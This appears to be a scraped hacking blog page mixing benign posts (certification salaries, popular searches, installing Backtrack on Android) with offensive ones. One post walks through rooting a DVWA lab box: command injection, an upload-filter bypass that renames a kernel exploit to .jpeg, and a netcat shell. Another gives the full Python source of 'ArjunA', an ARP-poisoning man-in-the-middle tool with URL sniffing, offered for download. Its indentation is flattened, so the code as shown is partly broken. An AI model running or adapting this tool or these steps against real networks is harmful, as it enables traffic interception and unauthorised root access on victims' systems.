Advanced Web Penetration

 Web Application Hacking

In this post, I'll try to show how to gain a root access through a web application. There are a lot of method to do that, this is one of them. The web application that will be used is DVWA(Damn Vulnerable Web Application). You can download it here. The installation is there too.
- Start up your apache and mysql.

- Open dvwa in browser.

- Login with username : admin and password : password.

- DVWA main page.

- The vulnerability that I'll use to gain root access from this web is through its "command execution" vulnerability because in a web, this is the most dangerous feature to have. Hacker can get a shell without having to place a backdoor inside the server.
- Set the security level to medium. (because 'low' would be too easy and 'hard' would be too difficult..   :P   )

- Lets try to do a normal command.


- Next, lets execute multiple command.


- Lets try to use pipe "|". 

- Looking good. Now, lets begin the attack.  >:)
- I'll use a local exploit on the system to gain the root access. Before searching the exploit, lets see what version of kernel the system running.

- Search the exploitdb for the local exploit. Using keyword "2.6.39" I found this exploit created by zx2c4 coded in C language.

- After download the exploit, lets compile it first before transferring it to the target. Original Exploit code here.

- Exploit ready to be used.
- Now lets try to upload it using "File Upload" on dvwa. Before doing that, I'll increase dvwa security into High level because it is a rule in my training center.

- Ok, lets try to upload the exploit.


- Whoops, it looks like the server only accept image file to be uploaded.
- Lets try to add image extention into the exploit. I'll make it into exploit.jpeg

- Upload it.

- Good. Now, lets connect to the server using netcat to execute that exploit.
- Back to "Command Execution" feature. (Don't forget to change the dvwa security to medium again)

- Lets see if the exploit is correctly uploaded.

- Now, execute netcat on the dvwa on listening mode.

- Look on the bottom/status bar. The browser will wait for a connection. In backtrack's terminal type this. "nc 127.0.0.1 4321"


- Then, move to the directory where the exploit is located.

- Execute it.  

- Not good, the exploit didn't work properly.  =,=
- Turns out that I haven't change the permission to execute the exploit.  :P
- To change it simply type "chmod 777 exploit.jpeg"

- Next, lets try to execute it again.

-Its running. But the process to spawn a root shell is taking so long. I wonder if the exploit is succeeded. Have to research more..  :)


Read more

Top 10 Highest Paying Computer/ IT Courses

Number 10 : CCNP : Cisco Certified Network Professional :

Requirements : Cisco CCNA Routing and Switching Certifications.

At number 10 we have Cisco Certified Network Professional [CCNP] Certification, Though being the most popular choice of college students, It is not the highest paying certification in our list. If you want to be in a network technician, support engineer, systems engineer or network engineer The CCNP certification is for you.

Certification Exam Cost : 300 $

Average Salary : 80,750 $


Number 9 : MCITP : Database Administrator :

Requirements : Pass the Microsoft Certified Technical Specialist certification in SQL Server 2008.
Running on number 9, we have Microsoft Certified IT Professional [MCITP] Certification, To do this, you have to take exam 70-432 and 70-450, The MCITP certification validates that the IT professional is capable of deploying, building, designing, optimizing, and operating technologies for a particular job role. MCITP certifications builds on the technical proficiency .measured in the Microsoft Certified Technology Specialist (MCTS) certifications.
Certification Exam Cost : 80$ Per Paper.
Average Salary : 90,200 $.

Number 8 : ITIL V3 Certification :

Requirements :
ITIL stands for: Information Technology Infrastructure Library. It is useful for people who's organization has ITIL Framework. This certification exam gives you knowledge of Service Strategy, Service Design, Service Transition, Service Operation and Continual Service Improvement.
Certification Exam Cost : 150 $.
Average Salary : 91,000 $

Number 7 : VCP Certification :

Requirements : Coaching From a VCP Certified Centre : 2400 $
In this world where virtualization is taking a major role, VMware is one of the leading vendors of virtualization products and earning a VMware certification is the first step toward gaining industry-recognized expertise in virtual infrastructure. Earning the VCP certification demonstrates that you can successfully install, deploy, scale, and manage VMware vSphere environments. The people with VMware knowledge are in very high demand but the course cost is too much, that's why it has landed on our 7th spot.
Certification Exam Cost : 175 $ + 2400 $ Coaching Classes.
Average Salary : 93,000 $

Number 6 : MCAD : Microsoft Certified Application Developer :

Requirements : None.
Good at developing applications ? Then the Microsoft Certified Application Developer [MCAD] Certification is for you. Running at position 6, MCAD Certification tells the world that you are ready to deploy powerful applications using Microsoft Visual Studio .NET and Web services. The Responsibilities include implementing requirements, developing, testing, deploying, and maintaining department-level applications components, Web or desktop clients, or back-end data services by using Microsoft tools and technologies.

Certification Exam Cost : 500-600 $, 3 Exams Each of 125 $ and 2 MS prep kits.

Average Salary : 94,000 $

Number 5 : CCDA: Cisco Certified Design Associate :

The Cisco Certified Design Associate (CCDA) tells your employer that you have a strong foundation and apprentice knowledge of network design for Cisco converged networks. A CCDA certification is for network design engineers, technicians, and support engineers, who enable efficient network environments. This certification will help you in giving a better knowledge of LAN, WAN, and broadband access for businesses and organizations.

What is the difference between CCNA and CCDA ?
The job roles between a CCNA and CCDA are different. The CCNA is a configuration and troubleshooting exam. The CCDA indicates a foundation knowledge of network design for the Cisco converged network. CCDA certified professionals can design routed and switched network infrastructures and services involving LAN, WAN, and broadband access for businesses and organizations. Also CCDA pays a lot better !

Certification Exam Cost : 150 $

Average Salary : 95,000 $


Number 4 : MCDBA: Microsoft Certified Database Administrator :

The Microsoft Certified Database Administrator credential provides database professionals with an opportunity to showcase their SQL Server skills. If you'd like to prove your prowess to a prospective employer, take a step up the career ladder in your current job, or simply earn a nice certificate to hang on the wall, the MCDBA credential may be a great step for you. The main reason It is on our 4 position is because the MCDBA certification has a great demand in the market.

Certification Exam Cost : 450 $

Average Salary : 96,000 $


Number 3 : Certified Information Systems Security Professional :

Requirements : To gain CISSP certification, you need to have five years of Infosec experience (or four years and a degree) and endorsement from another CISSP, plus you have to score at least 70 percent on a 250-question multiple-choice test. Also a clean history (no criminal records0.
Running at number 3, We have Certified Information Systems Security Professional [CISSP] Certification, A must have certification degree for computer security specialist, The CISSP is one of the most recognized degree in the world. But getting this degree is a lot of trouble, If you think you want to avoid it, There are some alternatives to this degree like : CEH, CISA And OSCP. Actually a lot of people now consider having a CEH Degree instead of CISSP. But it doesn't pay as much as CISSP.
Certification Exam Cost : 550 $ + 85 $ Per year Maintenance Fee.
Average Salary : 100,000 $.

Number 2 : PMI Certified Associate in Project Management :

Requirements : High School Diploma + 1,500 hours of project experience.
Certification Exam Cost : 300 $
Average Salary : 101,105 $.

Number 1 : PMI Project Management Professional :

Requirements : 4,500 hours leading and directing projects and 35 hours of project management education.
On position 1, The Project Management Professional Certification by Project Management Institute is recognized as the most important certification for project managers. It is globally acknowledged, in heavy demand, and highly sought after by corporations and individuals alike. A Project Management Professional designation demonstrates that you have not only the experience but also the education to successfully lead and direct projects. That means once you have got the PMP Certification, you'll be playing in money, Just like a PIMP.
Certification Exam Cost : For PMI Member : 250 $, For Non PMI Member : 400 $
Average Salary : 110,750 $
Read more

Windows 9 Lookkkk


Read more

Top 10 Searched Peoples In Google Search 2013

Top 10 Searched Peoples In Google Search 2013

1.Nelson Mandela
2.Paul Walker
3.Malala Yousafzai
4.James Gandolfini
5.Miley Cyrus
6.Oscar Pistorius
7.Jennifer Lawrence
8.Aaron Hernandez
9.Charlie Hunnam
10.Adrian Peterson


Read more

CHALLENGE - CRACK THE IMAGE


CRACK PASS FROM THE IMAGE


               Hello friends it took long time to crack previous challenge for members. And so far only one member cracked it correctly. So we planned to make this challenge a bit easier compared to the previous one.

Note: Also comment to your FB or mail id along with answer . And try to upload your image and give us the link so that we can publish, Which helps others to identify u.


Read more

ARJUNA - MAN IN THE MIDDLE ATTACK TOOL

ARJUNA - ARP POISONING TOOL  
Power Of BOW and ---->


              This tool s completely developed by "Chennai Hackers Connect" Team. It is a lightweight and flexible tool with an interactive mode which is written in python.The next tool of CHC them will have inbuilt DNS spoofing and SSL Strip. 


FEATURES:

1. ARP SPOOFING
2. AUTOMATIC IP FORWARDING 
3. HALF AND FULL ROUTING


ArjunA Source Code :
#!/usr/bin/python

import subprocess

ban="""                                                 
\t                       =TARGET= 
\t                         .`.                           
\t                       .`.::`.                           
\t                      ```.,.```                     
\t               `,:::'',:::;';:'+;:::.`                 
\t             `:.          `,:        :,`               
\t           .,              `.:         `.,             
\t       `,.`                 ,,.          `.,`          
\t           `            .++ ,.;         .             
\t             ``        `'.,':,:      ``               
\t                ``     ;+',++:.    ``                  
\t                   .` :+;.''+;` ``                    
\t                      ;'+,:;#;`                       
\t                     `` `;::,                         
\t      ArjunA        `:. `..::`         Power Of BOW and ---->                    
\t                     ,.. ..;: `                       
\t                     ,,;,.;..`.                       
\t                     .,,.,. :`,                       
\t                     `,.,:``.,:                       
\t For Hackers          ..;.```;,    ==>Chennai Hackers Connect<==                  
\t  By Hackers          ,.,::,;;:                       
\t                      `., ``.,:.                      
\t                    ..,,,  `.,  `                     
\t                  `.,,,,;  `,.   . `.::;;+++',        
\t             `  ``...,:;` `.,,   `;+######+;`         
\t            ````...,,,:, `...;.`  ,####+;.`           
\t         `.,;'````.`.'#``...;':`` `'##+,              
\t        `,;,`,;+';::,,::;::;';:,``,+#+`               
\t      .::,.`    .,:'+++''''';;;;;:;;:,`               
\t        http://chennaihackers.blogspot.com
"""

subprocess.call('clear', shell=True)
print(ban)


import sys
import os
import time
import logging
from time import sleep
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *


def ddr_protocol():
if len(ban)!=1758:
print("DDR protocol Enabled .You altered the program, So it wont work\n")
sys.exit()

def usage():
print("\n"+"-"*76)
print("./ArjunA.py -interface UserName (or) ./ArjunA.py -interfcae (or) ./ArjunA.py")
print("-"*76)


help = ["-h" , "--help"]


if (len(sys.argv)) >= 2 :
cmdhelp=sys.argv[1]
if cmdhelp in help :
usage()
sys.exit(1)


if (len(sys.argv)) >= 3:
user = sys.argv[2]
print("Hi " +user+ "....")

else: user="User"


ddr_protocol()


def urlsniff():
sniff=os.system("gnome-terminal -e 'bash -c \"urlsnarf; exec bash\"'")


def ipfor_en():
forward=os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
print("\n"+'\033[94m'+"IP forwarding Enabled"+'\033[0m'+"\n")

def ipfor_dis():
forward=os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
print("\n"+'\033[94m'+"IP forwarding Disabled"+'\033[0m'+"\n")


victim = raw_input("Enter victims IP : ")
target = raw_input("Enter Gateway IP : ")
#url = str(input("Do you need url sniffer : "))
url = raw_input("Do you need url sniffer : ")


if (len(sys.argv)) >= 2:
face=sys.argv[1]
interface=face.lstrip("-")
else:interface=raw_input("Enter the interface : ")


urlyes = ["yes", "y", "YES",  "Y"]
urlno = [ "no", "NO", "n", "N"]


if url in urlyes :
urlsniff()
print("\n"+"\x1b[01;36m"+"Sniffer Activated"+'\033[0m'+"\n")

if url in urlno :
print("\n"+'\033[91m'+"Sniffer Not Activated" + '\033[0m' +"\n")


for i in range(26):
sys.stdout.write('\r')
        # the exact output you're looking for:
sys.stdout.write("[%-26s]%d%%" % ('='*i+'>', 4*i))
sys.stdout.flush()
sleep(0.18)

sys.stdout.write("\n")


ip = IP(dst=victim)
icmp = ICMP()
send(ip/icmp, verbose=0, iface=interface)


a = ARP(op=2, psrc=target, pdst=victim)
b = ARP(op=2, psrc=victim, pdst=target)

#a.show()
#b.show()


print("\nAttack in progress press 'ctrl+c' to stop and exit\n")

ipfor_en()

count=0
while 1:
count += 1
try:
at = send(a, verbose=0, iface=interface)
if count == 1 :
print("\x1b[01;32m"+"Half Routing sucessfull !"+ '\033[0m')
       bt = send(b, verbose=0, iface=interface)
if count == 1 :
print("\x1b[01;32m"+"Full Routing sucessfull !!"+ '\033[0m')
time.sleep(60)

except KeyboardInterrupt:
print("\r\n=====> Attack Stopped by " +user+" <=====")
ipfor_dis()
       sys.stdin.close()
       sys.exit()


You can also download tool in python extension.


Download here

Read more

Installing Backtrack In An Android Device

Related Posts Plugin for WordPress, Blogger...
Install Backtrack In Tablets


We going to show you the easiest way to install backtrack on an android device. For this tutorial you need:
  • Rooted android device
  • Linux installer (Can be found on Google play)
  • Zarchiver (Can be found on Google play)
  • Busybox (Can be found on Google play)
  • Android-VNC (Can be found on Google play)
  • Terminal  Emulator (Can be found on Google play)

All of the programs mentioned above are free.
Ok, now let's start, The first thing you need to do is install Busybox from Google play: Install it, then open it when it's done, it will install some more things. When it's done, install Linux Installer from Google Play:

Open Linux installer, then click on Install Guides from the list on your right hand side:

When you click that, you'll see a list of Linux distros, click on Backtrack and you will see a screen with steps on how to install it. Now click on the second page of those steps, you will get a page that looks like this: Just click on "Download Image", and let it finish downloading. While it's downloading, open Google play and install Terminal Emulator, and Zarchiver.

Terminal Emulator:

Zarchiver:

When it finishes downloading, open Zarchiver, and look for the ZIP file that you downloaded, and extraxt the image into a root folder called "backtrack", extract the image into an external memory card not the internal one. Once it's done, open Linux Installer again, and click on launch, you'll get a screen that looks like this:


If it didn't recognize any distro, click on Setting > Edit then change the file path there to your backtrack image, the .img file that you extracted. When it finally say "backtrack" on the drop down list, click "Start Linux"  Terminal Emulator will open, you just have to proceed with the installation steps, ask you for a new password, and some preferences. When it's done you will get a red "root@localhost~#" like the picture bellow: You are now in backtrack! Now if you want backtrack in GUI, open Google play, and install Android VNC:

Open It when it finishes installing, and it will look like this:

Set to the same settings in the picture, but not the IP address, you can get your IP by opening backtrack terminal, in terminal emulator, and running "ifconfig" command: Settings for VNC are, Username: backtrack Password: backtrack IP: from the "ifconfig" command or just put 127.0.0.1  Color Format: 24-bit Now click connect, and boom! You'r in backtrack Desktop! ;)

When you finish using it, remember to disconnect VNC  AND exit backtrack in Terminal Emulator, else it will be taking your battery in the background. And note that Ubuntu can be installed in the same exact way, just the username and password for VNC will change.


Read more